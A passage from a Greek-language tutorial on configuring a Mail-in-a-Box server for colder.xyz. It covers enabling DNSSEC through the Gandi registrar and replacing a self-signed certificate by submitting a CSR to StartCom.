
Σκρολάροντας όμως λίγο τη σελίδα, βλέπουμε γιατί δώσαμε έμφαση σ' αυτό το "δείχνουν".



Στο κάτω μέρος της σελίδας με τα αποτελέσματα των ελέγχων, λοιπόν, διαπιστώνουμε ότι αυτή τη στιγμή υπάρχουν ορισμένα θέματα. Συγκεκριμένα:

- το πιστοποιητικό SSL για το box.colder.xyz είναι self-signed και, πέρα από τις ενοχλητικές προειδοποιήσεις που παίρνουμε σε web browsers και mail clients, τα εξερχόμενα emails μας έχουν μεγαλύτερη πιθανότητα να καταλήγουν στα spam folders των παραληπτών (ο mailserver χρησιμοποιεί το πιστοποιητικό που χρησιμοποιεί και ο web server)
- ανάλογες παρατηρήσεις ισχύουν και για το πιστοποιητικό SSL για το colder.xyz (αν στήσουμε static site στο VPS με το MiaB, οι επισκέπτες του θα παίρνουν ενοχλητικές προειδοποιήσεις περί self-signed πιστοποιητικού)
- το (προαιρετικό) DNSSEC DS record δεν έχει τεθεί (θα εξηγήσουμε σε λίγο περί τίνος πρόκειται)

Στο υπόλοιπο του παρόντος άρθρου κάνουμε όλες τις απαραίτητες ενέργειες για να επιληφθούμε των τριών αυτών θεμάτων.



Οι ρυθμίσεις που αφορούν στο DNS χρειάζονται κάποιο χρόνο για να διαδοθούν – κι ο χρόνος αυτός είναι πιθανό να φτάσει τις 24 ώρες. Ευτυχώς, στις περισσότερες των περιπτώσεων δεν χρειάζεται πάνω από μισή ώρα. Όπως φαίνεται και στο screenshot ο DNS server του MiaB ήδη λειτουργεί σωστά, οπότε αν από κάποιο άλλο μηχάνημα κάνουμε ping στα box.colder.xyz και colder.xyz παίρνουμε απαντήσεις.

DNS Security Extensions


Όταν σχεδιάστηκε για πρώτη φορά το DNS τα προβλήματα ασφαλείας που έχουμε σήμερα δεν φαίνονταν καν στον ορίζοντα. Έτσι, για λόγους ταχύτητας το DNS δεν ενσωμάτωνε μηχανισμούς ασφαλείας, π.χ., για την αποτροπή του spoofing. Ένα οποιοδήποτε μηχάνημα που απηύθυνε κάποιο ερώτημα δεχόταν ως έγκυρη απάντηση την πρώτη που ελάμβανε, χωρίς να ελέγχει για το ποιος είναι εκείνος που την έστειλε. Σήμερα που οι επιθέσεις phishing αποτελούν ψωμοτύρι ακόμη και για τους blackhats με μηδενική εμπειρία, η κατάσταση από πλευράς ασφαλείας είναι αρκετά βελτιωμένη. Εξακολουθεί ωστόσο να είναι δυνατό το DNS spoofing: Υπό προϋποθέσεις, ερωτήματα προς DNS servers λαμβάνουν απαντήσεις από κακόβουλα μηχανήματα. Το λεγόμενο DNSSEC έχει σχεδιαστεί ώστε:

- να ελέγχεται αν μια απάντηση που μόλις ελήφθη πράγματι εστάλη από τον nameserver που έπρεπε να τη στείλει
- να ελέγχεται αν ο nameserver που μόλις απάντησε είναι πράγματι εκείνος που υποτίθεται ότι είναι.


Χωρίς να σκοπεύουμε να μπούμε σε λεπτομέρειες, θα πούμε μόνο ότι το DNSSEC βασίζεται στην κρυπτογραφία δημοσίου κλειδιού. Παρόμοιες τεχνικές υλοποιούνται και σε πολλές άλλες περιπτώσεις και εφαρμογές, όπως, π.χ., στα SSH passwordless logins (http://deltahacker.gr/actsubs-openssh-secure-passwordless-logins) και στην κρυπτογράφηση του email (http://deltahacker.gr/howto-strongly-encrypt-email).

Σημειώνουμε ότι για να δουλέψει το DNSSEC πρέπει να το υποστηρίζει τόσο ο resolver (εκείνος που ρωτάει) όσο και ο nameserver (εκείνος που απαντά). Ο nameserver που δημιουργεί το MiaB υποστηρίζει το DNSSEC, αλλά επιπρόσθετα χρειάζεται να υποστηρίζεται **α)** από τον registrar και **β)** για το top-level domain που μας ενδιαφέρει. Το Gandi, ο registrar που χρησιμοποιούμε στην παρουσίασή μας, υποστηρίζει το DNSSEC. Για το δε top-level domain του τομέα μας, δηλαδή για το ".xyz" του "colder.xyz", επίσης παρέχεται υποστήριξη DNSSEC. Συστήνεται ενθουσιωδώς, λοιπόν, να κάνουμε όλες τις απαραίτητες ενέργειες ώστε να ενεργοποιήσουμε το συγκεκριμένο χαρακτηριστικό.


Στα screenshots και τις περιγραφές που ακολουθούν μπορείτε να δείτε πώς εργαζόμαστε όταν ο registrar μας είναι το Gandi.



Στο control panel του MiaB, στο κάτω μέρος της σελίδας κι εκεί που υπάρχει η προειδοποίηση περί DNSSEC, κάνουμε ένα κλικ στο "show more". Σημειώνουμε κάπου τις τιμές των Key Flags και Algorithm (KSK και 7 αντίστοιχα). Επιλέγουμε ολόκληρο το Public Key και το αντιγράφουμε προσωρινά σε κάποιο νέο αρχείο απλού κειμένου.



Πηγαίνουμε στο Gandi και συνδεόμαστε στο λογαριασμό μας εκεί. Ακολουθούμε τη διαδρομή Services → Domains → colder.xyz → Manage DNSSEC. Εστιάζουμε την προσοχή μας στην περιοχή Add a record. Την παράμετρο Flags τη θέτουμε ίση προς "257 – KSK", για το Algorithm επιλέγουμε το "7 – RSASHA1-NSEC3-SHA1", ενώ στο πλαίσιο Public key μεταφέρουμε το κλειδί που προηγουμένως αντιγράψαμε σε αρχείο απλού κειμένου. Τέλος πατάμε στο κουμπάκι Add, κάτω δεξιά.



Όπως έχουμε ήδη αναφέρει, οι αλλαγές που αφορούν στο DNS θέλουν λίγο χρόνο για να διαδοθούν. Θα χρειαστεί να περιμένουμε και, στο μεταξύ, από το control panel του MiaB έχουμε τη δυνατότητα να ελέγχουμε τι γίνεται δίνοντας System → Status Checks. Κάποια στιγμή, στην ενότητα colder.xyz θα δούμε το μήνυμα "DNSSEC 'DS' record is set correctly at registrar", που βεβαίως σημαίνει πως όλα είναι μια χαρά.


Έκδοση υπογεγραμμένου πιστοποιητικού SSL/TLS και εγκατάσταση

Με λίγα κι απλά λόγια, ένα ψηφιακό πιστοποιητικό είναι απαραίτητο ώστε **α)** η επικοινωνία μας με κάποιον απομακρυσμένο server να γίνεται κρυπτογραφημένα και **β)** να είμαστε βέβαιοι ότι ο απομακρυσμένος server είναι αυτός που υποτίθεται ότι είναι κι όχι, π.χ., κάποιο μηχάνημα που ελέγχει ένας κακόβουλος χρήστης. Ο web server του MiaB χρησιμοποιεί ένα ψηφιακό πιστοποιητικό – και το ίδιο πιστοποιητικό χρησιμοποιεί κι ο mailserver. Όμως το συγκεκριμένο πιστοποιητικό είναι self-signed, δηλαδή υπογεγραμμένο από τον ίδιο του τον εαυτό κι όχι από κάποια τρίτη, έμπιστη Αρχή Πιστοποίησης (Certificate Authority). Γι' αυτό κι όποτε συνδεόμαστε στο web panel ή στο web mail του MiaB, ο browser γκρινιάζει και προειδοποιεί και νίπτει τας χείρας του, αφού δεν μπορεί να είναι σίγουρος για την αυθεντικότητα του απομακρυσμένου μηχανήματος. Ειδικά στην περίπτωσή μας, το self-signed πιστοποιητικό έχει και μια πολύ πιο σοβαρή συνέπεια: Άλλοι mailservers που βλέπουν το self-signed πιστοποιητικό του δικού μας συνοφρυώνονται και δεν τον παίρνουν πολύ στα σοβαρά, γεγονός που σημαίνει ότι τα mails μας είναι πολύ πιθανό να καταλήγουν σε κάποιο SPAM/Junk folder.


Οπωσδήποτε, λοιπόν, κάτι πρέπει να κάνουμε, ώστε ο mailserver μας να μην θεωρείται πολίτης δεύτερης κατηγορίας. Η λύση είναι να αποκτήσουμε ένα νέο, υπογεγραμμένο, πιστοποιητικό και να συνεχίσουμε μ' αυτό. Το Gandi παρέχει δωρεάν πιστοποιητικά για τα domains που έχουμε αγοράσει από εκεί, αλλά μόνο για τον πρώτο χρόνο. Επίσης, η StartCom παρέχει δωρεάν πιστοποιητικά για το domain κι ένα subdomain, τα οποία ισχύουν για ένα χρόνο και η ανανέωσή τους γίνεται δωρεάν.

Το πώς δημιουργούμε λογαριασμό στη StartCom –δεν χρησιμοποιούμε username/password αλλά ένα προσωπικό πιστοποιητικό– και το πώς αποκτάμε δωρεάν υπογεγραμμένο πιστοποιητικό για τον server ή τους servers μας, τα δείχνουμε αναλυτικά στο πλαίσιο αυτού του άρθρου: http://deltahacker.gr/actsubs-1srv2clouds-p33. Σε πολύ λίγο θα παρακολουθήσουμε ξανά τη διαδικασία λήψης πιστοποιητικού από τη StartCom, το οποίο στη συνέχεια θα δώσουμε στο MiaB ώστε να χρησιμοποιείται


από τον web server καθώς κι από τον mailserver. Αυτή τη φορά δεν θα ζητήσουμε από τη StartCom να παραγάγει ιδιωτικό κλειδί και πιστοποιητικό για εμάς. Αυτά τα δύο αρχεία έχουν ήδη δημιουργηθεί από το MiaB. Θα στείλουμε όμως στη StartCom το λεγόμενο Certificate Signing Request (CSR), ώστε η Αρχή Πιστοποίησης να υπογράψει ψηφιακά το πιστοποιητικό που ήδη διαθέτουμε. Για τη συνέχεια υποθέτουμε ότι έχετε ήδη αποκτήσει προσωπικό πιστοποιητικό από τη StartCom (κι αν δεν έχετε, δείτε εδώ: http://deltahacker.gr/actsubs-1srv2clouds-p33).




Αφού συνδεθούμε στο site της StartCom (https://www.startssl.com) με τη βοήθεια του προσωπικού μας πιστοποιητικού, από τις τρεις καρτέλες πάνω αριστερά κάνουμε κλικ στην Certificates Wizard. Στο Certificate Target, λίγο πιο κάτω, επιλέγουμε το Web Server SSL/TLS Certificate. Το υπογεγραμμένο πιστοποιητικό που θα έχουμε σε λίγο θα 'ναι κατάλληλο για χρήση από τον nginx, από το Devecot κι από το postfix. Πατάμε πάνω στο πράσινο κουμπάκι, το Continue.




Σε προηγούμενο άρθρο είχαμε παραγάγει ένα ιδιωτικό κλειδί μέσα από το web panel της StartCom (http://deltahacker.gr/actsubs-1srv2clouds-p33). Αυτή τη φορά το MiaB έχει ήδη δημιουργήσει ένα ιδιωτικό κλειδί, το αντίστοιχο πιστοποιητικό, καθώς και το λεγόμενο Certificate Signing Request (CSR). Πρόκειται για ένα αρχείο, τα περιεχόμενα του οποίου θα στείλουμε σε λίγο στη StartCom και μέσω αυτού θα πάρουμε το δημόσιο πιστοποιητικό μας υπογεγραμμένο κι έτοιμο για χρήση. Το δε ιδιωτικό κλειδί είναι αποθηκευμένο στο box και, περιττό να σημειώσουμε, δεν πρέπει να φύγει από εκεί. Σε αυτό το στάδιο της διαδικασίας, λοιπόν, δεν ζητάμε την παραγωγή ιδιωτικού κλειδιού, οπότε κάνουμε ένα κλικ στο κουμπάκι Skip.




Πίσω στο control panel του MiaB, επιλέγουμε System → SSL Certificates. Στην ενότητα Certificate Status, στο πάνω μέρος της σελίδας, κάτω από τη στήλη Domain αναγράφονται τα box.colder.xyz και colder.xyz. Κάνουμε ένα κλικ στο μπλε κουμπί Install Certificate, στα δεξιά της γραμμής του box.colder.xyz. Η σελίδα θα σκρολάρει λίγο, ώστε να ξεκινά με την ενότητα Install SSL Certificate. Παρατηρήστε το πλαίσιο με το CSR: Επιλέγουμε κι αντιγράφουμε όλο το περιεχόμενό του, π.χ., στο clipboard ή σε ένα αρχείο απλού κειμένου.




Στο web panel της StartCom, αυτή τη στιγμή πρέπει να είμαστε στη σελίδα για την υποβολή του CSR. Στο σχετικό πλαίσιο μεταφέρουμε *όλο* το περιεχόμενο που μόλις αντιγράψαμε στο clipboard ή σε κάποιο αρχείο απλού κειμένου. Πατάμε πάνω στο κουμπί Continue.




Ειδοποιούμαστε για την επιτυχή υποβολή του CSR και πληροφορούμαστε ότι το μόνο που λαμβάνεται υπόψη είναι το δημόσιο κλειδί. Γενικά, εκτός από το δημόσιο κλειδί ένα CSR περιλαμβάνει πληροφορίες όπως όνομα εταιρείας/οργανισμού, domain name, πόλη/περιοχή και χώρα. Για άλλη μια φορά πατάμε πάνω στο Continue.




Κανονικά κάπου εδώ πληκτρολογούμε το domain για το οποίο θα εκδοθεί το πιστοποιητικό, όμως το όνομά του (colder.xyz) εμπεριέχεται ήδη στο CSR. Ξανά κλικ στο Continue, λοιπόν.




Το πιστοποιητικό που πρόκειται να πάρουμε είναι έγκυρο για το domain (colder.xyz) καθώς και για ένα μόνο subdomain (της μορφής κάτι.colder.xyz). Πληκτρολογούμε στη σχετική θυρίδα το όνομα του subdomain, το οποίο για την περίπτωσή μας είναι το "box" (χωρίς τα εισαγωγικά).



